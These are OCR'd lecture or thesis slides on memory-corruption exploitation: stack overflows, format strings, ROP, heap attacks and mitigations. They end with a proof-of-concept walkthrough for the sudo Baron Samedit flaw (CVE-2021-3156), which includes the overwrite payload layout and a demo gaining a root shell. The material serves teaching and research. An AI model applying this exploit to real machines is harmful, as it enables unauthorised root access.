# Binary exploitation

## Memory corruption

Oriol Ornaque Blázquez

July 6, 2021


## Introduction and objectives

Objectives:

- Be able to craft working exploits for common memory corruption vulnerabilities
- Analyze a real vulnerability and develop a Proof-of-Concept.

## Stack overflows


## Stack frame



```c
void foo( int arg )
{
    int a;
}

int main()
{
    foo(1);

    return 0;
}
```


```asm
foo:
     push ebp
    mov ebp, esp
     sub esp, 4
    ...

main:
    ...
     push 1
     call foo
    ...
```

## Overwriting the return address



## Return into shellcode


Place machine code into the stack buffer and return into it.



## Stack overflow countermeasures


## Stack canaries

Place a random value after a buffer in the stack. When returning from a function check the integrity of that value. The value for the stack canary is generated at runtime everytime the binary is executed.



## Non-executable memory


Mark memory sections as non-executable. If for some reason, the instruction pointer points to a non executable section, the program throws a segmentation fault and dies.



```
qwe@qwe:~/tfg/rop$ pmap $(pidof a.out)
2054:   ./a.out
0000000000400000      4K r---- a.out
0000000000401000      4K r-x-- a.out
0000000000402000      4K r---- a.out
0000000000403000      4K r---- a.out
0000000000404000      4K rw--- a.out
000000000123e000    132K rw---   [ anon ]
00007fe78ece2000    148K r---- libc-2.31.so
00007fe78ed07000   1504K r-x-- libc-2.31.so
00007fe78ee7f000    296K r---- libc-2.31.so
00007fe78eec9000      4K ----- libc-2.31.so
00007fe78eeca000     12K r---- libc-2.31.so
00007fe78eecd000     12K rw--- libc-2.31.so
00007fe78eed0000     24K rw---   [ anon ]
00007fe78eee9000      4K r---- ld-2.31.so
00007fe78eeea000    140K r-x-- ld-2.31.so
00007fe78ef0d000     32K r---- ld-2.31.so
00007fe78ef16000      4K r---- ld-2.31.so
00007fe78ef17000      4K rw--- ld-2.31.so
00007fe78ef18000      4K rw---   [ anon ]
00007ffd88a20000    132K rw---   [ stack ]
00007ffd88b34000     16K r----   [ anon ]
00007ffd88b38000      8K r-x--   [ anon ]
ffffffffff600000      4K --x--   [ anon ]
```

## Address Space Layout Randomization

Randomize the base address for all the sections in an executable at runtime. Everytime the binary is executed, the base addresses will change.




```
qwe@qwe:~/tfg$ cat /proc/sys/kernel/randomize_va_space
2
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fc318959000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f6382ff8000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5cb8505000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007efedb0cd000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fddeed65000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f7f328d5000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f3524576000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f79e6606000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2df6cbe000)
```


## Format strings

## Format strings

```c
int arg1, arg2, arg4;
char* arg3 = "Hello world";
printf("%x %d %s %n\n", arg1, arg2, arg3, &arg4);
```



0x0...0
locals
rbp
rip
Address of format string
arg1
arg2
arg3
Address of arg4
0xf...f
Internal pointer from where the format function will start matching arguments with the format string

## Arbitrary read



```c
int main()
{
    int dummy;
    char buffer[] =
        "AAAAAAAA %x  %x
            %s  ";

    printf(buffer, dummy);

    return 0;
}
```

## Arbitrary write




```c
int main()
{
    int dummy;
    char buffer[] =
        "AAAAAAAA %x  %x
            %n  ";

    printf(buffer, dummy);

    return 0;
}
```

## Return-oriented programming


## ret2libc

Return into the `system` function inside libc.



## Return-oriented programming

Chain ROP gadgets to build a program.




## Stack pivoting

Replacing the legitimate stack. Useful when there is no space for long ROP chains. Using the gadget `leave; ret` we can set the value for the stack pointer.


The `leave` instruction is equivalent to:

```
mov rsp, rbp
pop rbp
```

Every function, except main, ends with `leave; ret`.



## ret2dlresolve: resolving dynamic symbols




```
pwndbg> disass main
Dump of assembler code for function main:
=> 0x0000000000401136 <+0>:     endbr64
   0x000000000040113a <+4>:     push   rbp
   0x000000000040113b <+5>:     mov    rbp,rsp
   0x000000000040113e <+8>:     lea    rdi,[rip+0xebf]        # 0x402004
   0x0000000000401145 <+15>:    call   0x401040 <puts@plt>
   0x000000000040114a <+20>:    mov    eax,0x0
   0x000000000040114f <+25>:    pop    rbp
   0x0000000000401150 <+26>:    ret
End of assembler dump.
pwndbg> x/3i 0x401040
   0x401040 <puts@plt>: endbr64
   0x401044 <puts@plt+4>:       bnd jmp QWORD PTR [rip+0x2fcd]        # 0x404018 <puts@got.plt>
   0x40104b <puts@plt+11>:      nop    DWORD PTR [rax+rax*1+0x0]
pwndbg> x/8xb 0x404018
0x404018 <puts@got.plt>:        0x30    0x10    0x40    0x00    0x00    0x00    0x00    0x00
pwndbg> x/4i 0x401030
   0x401030:    endbr64
   0x401034:    push   0x0
   0x401039:    bnd jmp 0x401020
   0x40103f:    nop
pwndbg> x/2i 0x401020
   0x401020:    push   QWORD PTR [rip+0x2fe2]        # 0x404008
   0x401026:    bnd jmp QWORD PTR [rip+0x2fe3]        # 0x404010
pwndbg> x/8xb 0x404010
0x404010:       0xe0    0x7a    0xfe    0xf7    0xff    0x7f    0x00    0x00
pwndbg> x/5i 0x7ffff7fe7ae0
   0x7ffff7fe7ae0:      endbr64
   0x7ffff7fe7ae4:      push   rbx
   0x7ffff7fe7ae5:      mov    rbx,rsp
   0x7ffff7fe7ae8:      and    rsp,0xffffffffffffffc0
   0x7ffff7fe7aec:      sub    rsp,QWORD PTR [rip+0x14c15]        # 0x7ffff7ffc708 <_rtld_global_ro+232>
pwndbg>
```

## ret2dlresolve: structures


JMPREL maps a symbol to an offset on the GOT. The `r_info` field gives us the index of the symbol on the SYMTAB.

SYMTAB stores information about the symbols. The most important field for this exploit is `st_name` which is the offset on the STRTAB structure.

STRTAB is a table of null terminated strings. Stores the name of the symbols.




## Sigreturn oriented programming




| | | |
|---|---|---|
| 0x00 | rt_sigreturn | uc_flags |
| 0x10 | &uc | uc_stack.ss_sp |
| 0x20 | uc_stack.ss_flags | uc_stack.ss_size |
| 0x30 | r8 | r9 |
| 0x40 | r10 | r11 |
| 0x50 | r12 | r13 |
| 0x60 | r14 | r15 |
| 0x70 | rdi | rsi |
| 0x80 | rbp | rbx |
| 0x90 | rdx | rax |
| 0xa0 | rcx | rsp |
| 0xb0 | rip | eflags |
| 0xc0 | cs/gs/fs/ss | err |
| 0xd0 | trapno | oldmask |
| 0xe0 | cr2 | &fpstate |
| 0xf0 | __reserved | sigmask |

## Heap exploitation

## ptmalloc's chunk






## glibc's tcache

| tcache | |
|---|---|
| size | bin |
| 0x20 | ... |
| 0x30 | ... |
| 0x40 | ... |
| 0x50 | 0x55aabb -> 0x55ccdd -> 0x0 |


## Heap overflow



## UAF

```c
#include <stdlib.h>
#include <string.h>

int main()
{
    char* buffer = malloc(sizeof(char) * 32);

    free(buffer);

    /* buffer still points to the chunk contents */

    memset(buffer, 0x41, sizeof(char) * 32);

    return 0;
}
```

## Double free




```c
#include <stdlib.h>

int main()
{
    void* a = malloc(8);

    free(a);
    free(a);
```

```c

    void* b = malloc(8);
    void* c = malloc(8);

    /* b and c point to the same address */

    return 0;
}
```

## Unlink

```c
#define unlink(P, BK, FD) {
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```




$$\begin{aligned} \mathtt{FD} &= \mathtt{0x5655d804} \\ \mathtt{BK} &= \mathtt{0x5508f311} \\ *(\mathtt{0x5655d804} + \mathtt{0xc}) &= \mathtt{0x5508f311} \\ *(\mathtt{0x5508f311} + \mathtt{0x8}) &= \mathtt{0x5655d804} \end{aligned}$$

## Fuzzing

## Fuzzing

Automatically generate test cases for the program with the intention to find vulnerabilities.

- Very popular technique.
- Great quality open source tools that have proven their worth: *afl*, *Hongfuzz*, *libFuzz*, ...
- Used and trusted by tech leading companies:
    - Google: OSS-Fuzz project.
    - Microsoft: OneFuzz project.




## CVE-2021-3156 PoC

## CVE-2021-3156

Nicknamed Baron Samedit. Disclosed by Qualys Research Team on 26/01/2021. Affected the `sudo` program.

- Priviledge escalation to root.
- Heap overflow caused by an off-by-one error
- Affected versions:
    - 1.8.2-1.8.31p2 for legacy versions
    - 1.9.0-1.9.5p1 for stable versions.
- The commit that created the vulnerability was merged on 2011

## Sudo's overview




| | |
|---|---|
| `setlocale` | sets the locale in accordance with `LC_*` environment variables. |
| `parse_args` | escapes metacharacters from the command line arguments arguments. |
| `set_cmnd` | copies the command line arguments to a heap buffer. The overflow happens here. |
| `nss_load_library` | loads a library to fullfill a lookup. |


## Baron Samedit's overflow

Listing 7.3: sudoers.c:set_cmnd

```c
if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
    /* ... */
    if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
        for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
            while (*from) {
                if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                    from++;
                *to++ = *from++;
            }
            *to++ = ' ';
        }
        /* ... */
    }
    /* ... */
}
```




## Name Service Switch




Library to resolve information related to names. sudo uses it to check if a user belongs to the sudo group.
We can use the overflow to change the name of the library loaded for one controlled by us.

## Heap feng shui




```
user_args = malloc(0x50); /* return chunk from tcache */
```




By doing allocations of certain sizes we can influence the overall heap layout.
`setlocale` does a lot of allocations with the environment variables `LC_*`.
We can bruteforce the length of these variables to achieve a heap layout that benefits us.

## Heap feng shui





```
0x55b4bd381b50: 0x70
0x55b4bd383310: 0x80
0x55b4bd384c90: 0xb0
0x55b4bd385170: 0xa0
0x55b4bd3858f0: service_table
0x55b4bd385910: 0xc0
0x55b4bd3859d0: 0x2d0
0x55b4bd386240: database passwd
0x55b4bd386260: database: passwd, service: files
0x55b4bd3862a0: database: passwd, service: systemd
0x55b4bd3862e0: database group
0x55b4bd386300: database: group, service: files
0x55b4bd386340: database: group, service: systemd
0x55b4bd386380: database shadow
0x55b4bd3863a0: database: shadow, service: files
0x55b4bd3863e0: database gshadow
0x55b4bd386400: database: gshadow, service: files
0x55b4bd386440: database hosts
0x55b4bd386460: database: hosts, service: files
0x55b4bd3864a0: database: hosts, service: mdns4_minimal
0x55b4bd3864f0: database: hosts, service: dns
0x55b4bd386530: database networks
0x55b4bd387be0: database: hosts, service: mymachines
0x55b4bd387c30: database: networks, service: files
0x55b4bd387c70: database protocols
0x55b4bd387ca0: database: protocols, service: db
0x55b4bd387ce0: database: protocols, service: files
0x55b4bd387d20: database services
0x55b4bd387d50: database: services, service: db
0x55b4bd387d90: database: services, service: files
0x55b4bd387dd0: database ethers
0x55b4bd387df0: database: ethers, service: db
0x55b4bd387e30: database: ethers, service: files
0x55b4bd387e70: database rpc
0x55b4bd387e90: database: rpc, service: db
0x55b4bd387ed0: database: rpc, service: files
0x55b4bd387f10: database netgroup
0x55b4bd387f40: database: netgroup, service: nis
0x55b4bd38a7d0: 0x90
0x55b4bd38c1d0: 0x1a0
0x55b4bd392270: 0x1e0
0x55b4bd39a2b0: 0x110
```



```
0x55cd8054efa0: service_table
0x55cd8054efc0: 0x80
0x55cd8054f040: database passwd
0x55cd8054f060: database: passwd, service: systemd
0x55cd8054f0a0: database group
0x55cd8054f0c0: database networks
0x55cd8054f1f0: database: hosts, service: mdns4_minimal
0x55cd8054f240: database: hosts, service: dns
0x55cd8054f280: database: hosts, service: mymachines
0x55cd8054f2d0: database: networks, service: files
0x55cd8054f310: database protocols
0x55cd8054f340: database: protocols, service: db
0x55cd8054f380: database: protocols, service: files
0x55cd8054f3c0: database services
0x55cd8054f3f0: database: services, service: db
0x55cd8054f430: database: services, service: files
0x55cd8054f470: database: ethers, service: db
0x55cd8054f4b0: database: ethers, service: files
0x55cd8054f4f0: database rpc
0x55cd8054f510: database: rpc, service: db
0x55cd8054f550: database: rpc, service: files
0x55cd8054f590: database netgroup
0x55cd8054f5c0: database: netgroup, service: nis
0x55cd8054f8d0: database: passwd, service: files
0x55cd8054f910: 0x1a0
0x55cd8054ff80: database: group, service: files
0x55cd8054ffc0: database: group, service: systemd
0x55cd80550000: database shadow
0x55cd80550020: database: shadow, service: files
0x55cd80550060: database gshadow
0x55cd80550080: database: gshadow, service: files
0x55cd805500c0: database hosts
0x55cd805500e0: database: hosts, service: files
0x55cd80550120: database ethers
0x55cd805532d0: 0x40
0x55cd805535d0: 0xc0
0x55cd80554310: 0x120
0x55cd80555270: 0x90
0x55cd8055cb30: 0x1e0
0x55cd8055d270: 0xb0
0x55cd8055d320: 0x70
0x55cd8055d390: 0x60
0x55cd80564b70: 0x110
0x55cd80564cb0: 0x20
Found solution
```


## Overwriting with environment variables





```
/* struct service_user* next */
"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
/* lookup_actions actions[5] */
"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
/* service_library* library */
"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
/* void* known */
"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
/* char name[0] */
"X/X\\",
```

## Demo



```
qwe@qwe:~/tfg/baron_samedit$ make
mkdir -p ./libnss_x
gcc -shared -fPIC evil_lib.c -o x.so.2
mv x.so.2 ./libnss_x/
qwe@qwe:~/tfg/baron_samedit$ make launch
gcc launch.c -o launch
qwe@qwe:~/tfg/baron_samedit$ ./launch
>>>> Executing evil lib
>>>> We are root
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),1000(qwe)
# 
```

```
leave;
ret;
```